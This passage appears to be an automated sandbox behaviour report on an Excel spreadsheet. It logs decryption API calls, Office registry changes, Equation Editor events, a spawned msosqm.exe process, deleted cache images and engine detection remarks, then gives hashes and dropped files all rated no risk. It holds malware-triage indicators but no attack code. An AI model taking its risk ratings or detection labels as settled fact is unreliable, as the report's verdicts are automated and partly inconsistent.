Call System API	API Name: BCryptDecrypt Args: (2790600, ¿ïë¾î×ëùx>XZ²~?¬èà¥‰, 4096, 0, , 0, ¿ïë¾î×ëùx>XZ²~?¬èà¥‰, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, 1ïÁ[ÌœjíŒ›ŸT, 4096, 0, , 0, 1ïÁ[ÌœjíŒ›ŸT, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, }, 4096, 0, , 0, }, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ®?4þ0S†Vy:Ÿh, 4096, 0, , 0, ®?4þ0S†Vy:Ÿh, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, “s¦ó¥½, 4096, 0, , 0, “s¦ó¥½, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600,]š| .›Ë, 4096, 0, , 0,]š| .›Ë, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, }ƒ-u>áw, 4096, 0, , 0, }ƒ-u>áw, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ƒÕYnÌ, 4096, 0, , 0, ƒÕYnÌ, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Sü, 4096, 0, , 0, Sü, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ‰!ü—ð¢œô¹!|„i¥¬ƒ;ã§¢q¸ûZ$ ½Ú²™Üá¬®é$1hÊJC, 4096, 0, , 0, ‰!ü—ð¢œô¹!\|„i¥¬ƒ;ã§¢q¸ûZ$ ½Ú²™Üá¬®é$1hÊJC, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, F¼˜, 4096, 0, , 0, F¼˜, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ¸, 4096, 0, , 0, ¸, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, [7~öÅÀ©, 4096, 0, , 0, [7~öÅÀ©, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ž×-, 4096, 0, , 0, Ž×-, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, 0Á®?ÙÏÒøÂ, 4096, 0, , 0, 0Á®?ÙÏÒøÂ, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ô¹j\Ÿ, 4096, 0, , 0, Ô¹j\Ÿ, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, |þ·, 4096, 0, , 0, |þ·, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, e#¶, 4096, 0, , 0, e#¶, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ê, 4096, 0, , 0, Ê, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, <Þ¢ÃùûE=ú¿7ù@Ÿ6Wÿ¸½«pñ, 4096, 0, , 0, <Þ¢ÃùûE=ú¿7ù@Ÿ6Wÿ¸½«pñ, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ¯êðÂ|VªcîãOàû§, 4096, 0, , 0, ¯êðÂ|VªcîãOàû§, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, òÁ6Es„½ƒú‹úS€ö(U%¬Æ;Ñÿ\r¾ÓùûÆ-t–, 4096, 0, , 0, òÁ6Es„½ƒú‹úS€ö(U%¬Æ;Ñÿ\r¾ÓùûÆ-t–, 4096, 11067552 , 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, $.¼KÈB{Û, 4096, 0, , 0, $.¼KÈB{Û, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, x—, 4096, 0, , 0, x—, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, “, 4096, 0, , 0, “, 4096, 11067552, 0) Return: 0		2664

Call System API	API Name: BCryptDecrypt Args: (2790600, }, 4096, 0, , 0, }, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ó, 4096, 0, , 0, ó, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, \`Å2ÏÛ¨PD…¦ci÷UËÒàeÄAôH?Ñ, 4096, 0, , 0, \`Å2ÏÛ¨PD…¦ci÷UËÒàeÄAôH?Ñ, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ÅÛâÀkÇ{;±, 4096, 0, , 0, ÅÛâÀkÇ{;±, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, zˆÄ>, 4096, 0, , 0, zˆÄ>, 4096, 11098308, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11085784, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, CÁLš4¢š§, 4096, 0, , 0, CÁLš4¢š§, 4096, 11066764, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11066784, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, PK, 4096, 0, , 0, PK, 4096, 11067176, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, O4, 4096, 0, , 0, O4, 4096, 11067156, 0) Return: 0		2664
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ¸Ž d÷, 4096, 0, , 0, ¸Ž d÷, 4096, 11095872, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ž]{–, ^, 4096, 0, , 0, ž]{–, ^, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, œ=sâÆõ«_%Ä³cÃºu²À½~õ„v, 4096, 0, , 0, œ=sâÆõ«_%Ä³cÃºu²À½~õ„v, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, K¶Ì+'>Ù, 4096, 0, , 0, K¶Ì+'>Ù, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, bOm2xGŸzìNšÈH[çÃ"‹4"þ˜[ßi~¾ùäy\n·ÛÜHHzÓJ&[òä@ÒVŠ™qñÐýHXn#1¥zR, 4096, 0, , 0, bOm2xGŸzìNšÈH[çÃ"‹4"þ˜[ßi~¾ùäy\n·ÛÜHHzÓJ&[òä@ÒVŠ™qñÐýHXn#1¥zR, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ìL®55ƒÿ, 4096, 0, , 0, ìL®55ƒÿ, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, _eÆ5É"£}‹, 4096, 0, , 0, _eÆ5É"£}‹, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ãÇ, 4096, 0, , 0, ãÇ, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, €, 4096, 0, , 0, €, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, F, 4096, 0, , 0, F, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, xÉ¢¥Ô"¹‰*ÉüW3ÑÑâwß, 4096, 0, , 0, xÉ¢¥Ô"¹‰*ÉüW3ÑÑâwß, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ž, 4096, 0, , 0, Ž, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ø¹‹õ³, 4096, 0, , 0, Ø¹‹õ³, 4096, 11095872, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, uÍ‹, 4096, 0, , 0, uÍ‹, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Î, 4096, 0, , 0, Î, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, \n'š"66, 4096, 0, , 0, \n'š"66, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ‹, 4096, 0, , 0, ‹, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ¯õmjž, 4096, 0, , 0, ¯õmjž, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ‡ó!c, 4096, 0, , 0, ‡ó!c, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, =âU*´/„ì, 4096, 0, , 0, =âU*´/„ì, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, IáFb¨GZ, 4096, 0, , 0, IáFb¨GZ, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Äß", 4096, 0, , 0, Äß", 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ó°|I, 4096, 0, , 0, Ó°|I, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ÅÛâÀkÇ{;±, 4096, 0, , 0, ÅÛâÀkÇ{;±, 4096, 11095872, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ˆ, 4096, 0, , 0, ˆ, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ø¹‹õ³, 4096, 0, , 0, Ø¹‹õ³, 4096, 11095852, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, zˆÄ>, 4096, 0, , 0, zˆÄ>, 4096, 11093616, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ‡-‡KD, 4096, 0, , 0, ‡-‡KD, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Âšn5#j¤‹, 4096, 0, , 0, Âšn5#j¤‹, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, O, 4096, 0, , 0, O, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, TÙ, ÉŒA5»ÅQ, 4096, 0, , 0, TÙ, ÉŒA5»ÅQ, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Á, 4096, 0, , 0, Á, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, í™–î¶£ýæ÷Fxæ^, 4096, 0, , 0, í™–î¶£ýæ÷Fxæ^, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, º,·G/ª, 4096, 0, , 0, º,·G/ª, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, 9—Eðä, 4096, 0, , 0, 9—Eðä, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, l, 4096, 0, , 0, l, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ŸKºÙ¬&Ûº, 4096, 0, , 0, ŸKºÙ¬&Ûº, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, öô‰¹, 4096, 0, , 0, öô‰¹, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, N.Ämçé©AÝ,êI ë€ù´»#¯-˜+˜Öè¼xk8múŒjzw¾Ú"¥Ë, 4096, 0, , 0, N.Ämçé©AÝ,êI ë€ù´»#¯-˜+˜Öè¼xk8múŒjzw¾Ú"¥Ë, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, \nHä, 4096, 0, , 0, \nHä, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, /k5kŠ'oR©*ç¹ÞzÚ»¨èç!?ô±@, 4096, 0, , 0, /k5kŠ'oR©*ç¹ÞzÚ»¨èç!?ô±@, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ÂÕÖ¬ÕO~\rŽ, 4096, 0, , 0, ÂÕÖ¬ÕO~\rŽ, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ÇžU§øI7ÆøKv, 4096, 0, , 0, ÇžU§øI7ÆøKv, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Á"YI, 4096, 0, , 0, Á"YI, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ["wÙÌ&{.ÿzü;i\nÃ?¤€N_QŽ&‹žývyÅÒÄ-†Ÿ$Ø¯Öw."D«š"«šµåÉÜÊVC#"«€, 4096, 0, , 0, ["wÙÌ&{.ÿzü;i\nÃ?¤€N_QŽ&‹žývyÅÒÄ-†Ÿ$Ø¯Öw."D«š"«šµåÉÜÊVC#"«€, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, r[Iâë&syn\n;F, 4096, 0, , 0, r[Iâë&syn\n;F, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, š, 4096, 0, , 0, š, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, BZý3N, , 4096, 0, , 0, BZý3N, , 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, P¥ u¼Î«Ò, 4096, 0, , 0, P¥ u¼Î«Ò, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ªþåtå…eGÕÄô9´§N†~, 4096, 0, , 0, ªþåtå…eGÕÄô9´§N†~, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11093596, 0) Return: 0		2664

Call System API	API Name: BCryptDecrypt Args: (2790600, ¢úlÑÄ–, 4096, 0, , 0, ¢úlÑÄ–, 4096, 11093596, 0) Return: 0		2664
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2664
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2664) Return: 1		2664
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2664
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2664) Return: 1		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4FC5\1E4FC5 Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4FC5\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\4{(Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5E6B\ Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5E6B\1E5E6B Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:19:51Z		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:19:51Z		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:22:51Z		2664
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5E6B\1E5E6B Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5E6B\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D02A4394.png Type: VSDT_PNG		2664
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D02A4394.png Type: VSDT_PNG		2664
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D02A4394.png Type: VSDT_PNG		2664
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D02A4394.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B260881F.png Type: VSDT_PNG		2664
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B260881F.png Type: VSDT_PNG		2664
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B260881F.png Type: VSDT_PNG		2664
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B260881F.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2866685.jpeg Type: VSDT_JPG		2664
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2866685.jpeg Type: VSDT_JPG		2664
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2866685.jpeg Type: VSDT_JPG		2664
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2866685.jpeg Type: VSDT_JPG		
Call Thread API	API Name: NtResumeThread Args: (Process:2532,) Return: ?		2664
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2532], ppid[2664) Return: 1		2664
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2532:msosqm.exe) Return: 1		2664
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2664
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2664
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\51530F16.emf) Return: 1		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: f2		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: f2		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2664
Detection	Threat Characteristic: Creates process Process ID: 2532 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		

▼ **Screenshot**



Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	C89C565535B25A5F4F74D061111C09D6CCB6F667
SHA-256	97650CB23800562D0D77FB5C747EF28DA2E8AB2EE5652492DD491687F5846FD2
MD5	915DC72425E276FFA4E2180453B71456
Size	394999 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
267F7D54.jpeg	No risk	-	-	-	8815	4BD52B10B24EADECA4B227969170C1D06626A639
75CFF8DF.png	No risk	-	-	-	38622	9071BED06BEC5BFC5A3C26DDF1F77CCCB747CDEE
CVRD008.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRD008.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
2A2975E9.emf	No risk	-	-	-	648132	29ADB72FE9BD26C65A51A3B44B6722F00FD923AB
2CD6D2D6.png	No risk	-	-	-	54333	40E53617841E1CF57A4C1AEA1DAAA1833FEDD3D5


Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2888

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\h3(Value: None		2888
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2888
